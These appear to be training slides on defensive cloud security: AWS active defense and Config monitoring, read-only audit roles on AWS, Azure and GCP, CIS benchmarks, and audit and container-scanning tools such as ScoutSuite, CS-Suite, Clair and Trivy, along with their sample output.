
# AWS Active Defense – Case Study: Cred

- Cred is a credit payment / incentives application
- Pre-empt Threats
- Logs from
  - VPC
  - DNS
  - Cloudtrail
- Open Threat Exchange
  - AlienVault
  - VirusTotal
  - Facebook
- Email alerts / *Block IPs*



# AWS Firewall Automation

- AWS Firewall Security automation ruleset
- Active defenses against
  - SQL Injection
  - Cross Site Scripting
  - HTTP Flood
  - Scanners and probes
- Block or Allow IP List




# AWS Config

---



- Monitor configurational changes
- Checks compliance status based on config rules
  - AWS Managed Rules
  - Custom rules
- Sends notifications via SNS if compliance status is changed(Non-compliant/Compliant)
- Provides remediation when resource become Non-compliant
- Provides a timeline flowchart for the configuration changes

# AWS Config



# AWS Config: Common use cases

---

- Continuous Monitoring of your environment
- Continuous risk assessment
- Handy for audits and maintaining compliance
- Facilitates change management
- Integration with CloudTrail offers operational troubleshooting




NotSoSecure part of




© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# AWS Config: Setup





# AWS Config: Automated Response





## Demo

# AWS Config

---

- Resource monitoring activity using AWS Config
- Leverage auto-remediation of issues detected in non-compliant resources

# Further Reading

---

- AWS Automate Security Responses  
<https://aws.amazon.com/blogs/security/how-get-started-security-response-automation-aws/>
- Azure Advanced Threat Protection  
<https://azure.microsoft.com/en-us/features/azure-advanced-threat-protection/>
- Various Google Cloud tools  
<https://cloud.google.com/blog/products/identity-security/how-gcp-helps-you-take-command-of-your-threat-detection>
- Azure Incident Response  
<https://docs.microsoft.com/en-us/azure/security-center/tutorial-security-incident>
- AWS Security Incident Response Guide  
[https://d1.awsstatic.com/whitepapers/aws\\_security\\_incident\\_response.pdf](https://d1.awsstatic.com/whitepapers/aws_security_incident_response.pdf)



# Auditing of Cloud



# Audit the Cloud

---

- We have looked at how anyone can attack cloud environment
- Major flaws are the misconfigurations
- Better approach is to audit the environment
- Be it Red Team or Blue Team you need to do audit
  - Red Team: By leveraging stolen creds
  - Blue Team: Legitimate Audit Key
- We can baseline the audit using Benchmarks



# Relevant Benchmarks for Cloud

---



- Some corporates have to follow specific compliance, for rest we can use generic benchmarks to achieve secure state
- Globally accepted benchmark like CIS helps to configure the cloud accounts/resources as per the best security standards.
- The benchmarks focuses on multiple aspects:
  - proper configuration,
  - effective logging and monitoring mechanisms,
  - account protection,
  - VM security, etc.

# Relevant Benchmarks for Cloud

---

- CIS has been working hard to create baseline security parameters for all cloud environments.
- As of the time of writing, they had following benchmarks publicly available:
- [https://www.cisecurity.org/benchmark/amazon\\_web\\_services/](https://www.cisecurity.org/benchmark/amazon_web_services/)
- [https://www.cisecurity.org/benchmark/google\\_cloud\\_computing\\_platform/](https://www.cisecurity.org/benchmark/google_cloud_computing_platform/)
- <https://www.cisecurity.org/benchmark/azure/>



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# AWS: Prepare for the Audit

---

- Create security audit specific accounts for just the test
- Ensure no write access is granted
- AWS has "SecurityAudit" policy for performing security audits
- "SecurityAudit" policy assigns a generic read level access



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved



# AWS: Prepare for the Audit

▼ Set permissions

 Add user to group

 Copy permissions existing user

Create policy

Filter policies ▼

|                                     |   | Policy name ▼                                                                                         | Type         |
|-------------------------------------|---|-------------------------------------------------------------------------------------------------------|--------------|
| <input type="checkbox"/>            | ▶ |  AWSSecurityHubFu... | AWS managed  |
| <input type="checkbox"/>            | ▶ |  AWSSecurityHubRe... | AWS managed  |
| <input checked="" type="checkbox"/> | ▶ |  SecurityAudit      | Job function |

|                     |                                        |
|---------------------|----------------------------------------|
| Batch               | <b>Limited:</b> Read                   |
| Certificate Manager | <b>Full:</b> List <b>Limited:</b> Read |
| Chime               | <b>Limited:</b> List, Read             |
| Cloud Directory     | <b>Limited:</b> List                   |
| Cloud9              | <b>Limited:</b> Read                   |
| CloudFormation      | <b>Limited:</b> List, Read             |
| CloudFront          | <b>Full:</b> List, Read                |
| CloudHSM            | <b>Limited:</b> List                   |
| CloudSearch         | <b>Limited:</b> List, Read             |
| CloudTrail          | <b>Full:</b> List <b>Limited:</b> Read |

# Azure: Prepare for the Audit

---

- Azure Security auditor should have following two roles
- **Security Reader** - can read security information and reports in Azure AD and Office 365
- **Reader (Organization level)** - can access all things Azure in read-only mode



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

# Azure: Prepare for the Audit

User

Default Directory

\* Name ⓘ

tester ✓

\* User name ⓘ

tester@test.com !

Profile ⓘ

Not configured >

Properties ⓘ

Default >

Groups ⓘ

0 groups selected >

Directory role ⓘ

User >

Directory role

Search Editor ⓘ

Security administrator ⓘ

Security Operator ⓘ

☒ Security reader ⓘ

Service administrator ⓘ

SharePoint administrator ⓘ

Teams Communication ⓘ

Teams Communication ⓘ

Teams Communication ⓘ

Teams Service Administrator ⓘ

# GCP: Prepare for the Audit

---



- GCP provides multiple roles related to security like
  - Security admin
  - Security center admin
  - Security Center Assets Viewer
  - Security reviewer
  - etc.
- Security reviewer role is the most apt for security auditing as it has read only permissions to the configuration, logs, IAM policies, etc.

# GCP: Prepare for the Audit

---

|                   |                            |
|-------------------|----------------------------|
| ID                | roles/iam.securityReviewer |
| Role launch stage | General Availability       |

## Description

Security reviewer role, with permissions to get any IAM policy.

## 443 assigned permissions

accessapproval.requests.list  
accesscontextmanager.accessLevels.list  
accesscontextmanager.accessPolicies.getIamPolicy  
accesscontextmanager.accessPolicies.list  
accesscontextmanager.accessZones.list  
accesscontextmanager.policies.getIamPolicy  
accesscontextmanager.policies.list  
accesscontextmanager.servicePerimeters.list  
appengine.instances.list  
appengine.memcache.list  
appengine.operations.list

# Automated Auditing

---



- Manual auditing of all things cloud will take massive time
- All cloud service providers have extensive APIs
- The identification and reporting can be automated
- Multiple Open-source projects:
  - ScoutSuite: cover AWS / Azure / GCP
  - Azucar: Azure
  - Prowler: AWS
  - CS-Suite: covers AWS / Azure / GCP

# Scout Suite

```
(venv) root@kali:~/cloud_tools/ScoutSuite# python scout.py aws
2019-05-25 16:27:23 kali scout[2286] INFO Launching Scout
2019-05-25 16:27:23 kali scout[2286] INFO Authenticating to cloud provider
2019-05-25 16:27:33 kali scout[2286] INFO Gathering data from APIs
2019-05-25 16:27:33 kali scout[2286] INFO Fetching resources for the Lambda service
2019-05-25 16:27:34 kali scout[2286] INFO Fetching resources for the CloudFormation service
2019-05-25 16:27:36 kali scout[2286] INFO Fetching resources for the CloudTrail service
2019-05-25 16:27:37 kali scout[2286] INFO Fetching resources for the CloudWatch service
2019-05-25 16:27:39 kali scout[2286] I
2019-05-25 16:27:40 kali scout[2286] I
2019-05-25 16:27:41 kali scout[2286] I
2019-05-25 16:27:43 kali scout[2286] I
2019-05-25 16:27:44 kali scout[2286] I
```

file:///root/cloud\_tools/ScoutSuite/scoutsuite-report/aws-722498266782.html#services.cloud

Scout Suite Analytics Compute Database Management Messaging Network Security Storage Regions Filters

## CloudTrail Dashboard


Filter findings Show All Good Warning Danger

|                                   |   |
|-----------------------------------|---|
| Global services logging disabled  | + |
| Not configured                    | + |
| Global service logging duplicated | + |
| Log file validation disabled      | + |
| Logging disabled                  | + |

Scout Suite is an open-source tool released by NCC Group

# CS-Suite

```
root@cloud: ~/cloud_tools/cs-suite
root@cloud:~/cloud_tools/cs-suite# python cs.py -env aws
Started Prowler
Started Scout2
Started AWS cert audit
Started Cloud Formation Audit
Started AWS config Audit
Started AWS DNS Audit
Started AWS Load-Balancer Audit
Started AWS Elastic Cache Audit
Started AWS Elastic-Search Audit
Started AWS Instances Audit
Started AWS SSH Audit
Started AWS Redshift Audit
Started AWS SNS Audit
Started AWS SES Audit
Started AWS CDN Audit
Started AWS RDS Audit
Started AWS VPC Audit
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:80:
3 (1.25.3) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning)
Fetching IAM config...
 groups policies roles
password_policy
 0/0 1/13 0/0
 0/0 2/13 0/0
 0/0 3/13 0/0
 0/0 3/13 1/5
 0/0 3/13 2/5
```







## Exercise

# Audit 1

---

Perform cloud security audit over following environment:

- AWS
- GCP
- Azure



## Exercise

# Audit 2

---

- Using a set of provided credentials, perform a targeted audit of the AWS S3 service
- Identify a misconfiguration with one of the S3 buckets
- Fix the issue
- Audit again to verify that the problem is fixed

# Golden Image / Docker Image Audits

---



- Golden Image is the master template used to create clones
- Golden Images should strive to be "secure by default"
- Auditing the golden images ensure we don't have out of the box vulnerabilities.
- Conventional VM gold images can be tested similar to host based defence
- World is moving towards containers hence we will explore Docker image audits

# Docker Image Audits

---

- Identify if images in repository are vulnerable to known security vulnerabilities
- High Level Process:
  - Analyze and index all software components in all layers
  - Index SHA of each component
  - Compare against US NVD or similar DB for relevant issues
- Tools
  - Cloud Native
  - Third-party commercial
  - Open-source



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Cloud Provider Native Options

---



- Cloud registries provide image scanning such as:
- Vulnerability scanning provided by Azure Container
  - <https://azure.microsoft.com/en-in/updates/vulnerability-scanning-for-images-in-azure-container-registry-is-now-generally-available/>
- Container Registry vulnerability scanning provided by GCP
  - <https://cloud.google.com/container-registry/docs/vulnerability-scanning>
- Image Scanning for Amazon ECR
  - <https://docs.aws.amazon.com/AmazonECR/latest/userguide/image-scanning.html>

# Third Party and Open Source Tools

---



- **CoreOS/Clair:** static analysis of vulnerabilities
- **OpenScap:** examine the configuration & check for known vulnerabilities in your software
- **Anchore Engine:** an open source docker image scanning tool
- **Trivy:** a simple yet comprehensive but fast scanner

<https://t.me/learningnets>

Reference:  
<https://github.com/coreos/clair>  
<https://www.open-scap.org>  
<https://github.com/anchore/anchore-engine>  
<https://github.com/aquasecurity/trivy>

NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Clair and Clairctl

---



- Clair allows you to scan your local docker registry
- For cloud registry we can use a companion software (Clairctl)
- Clairctl allows you to connect remote registry and clair can then run on this connection
- For example: We can use Clairctl to scan our private images stored on Google Container Registry with minimal permissions (Read)
- Analyze an Image and get HTML Report

```
clairctl analyze <image_path>
```

```
clairctl report <image_path>
```

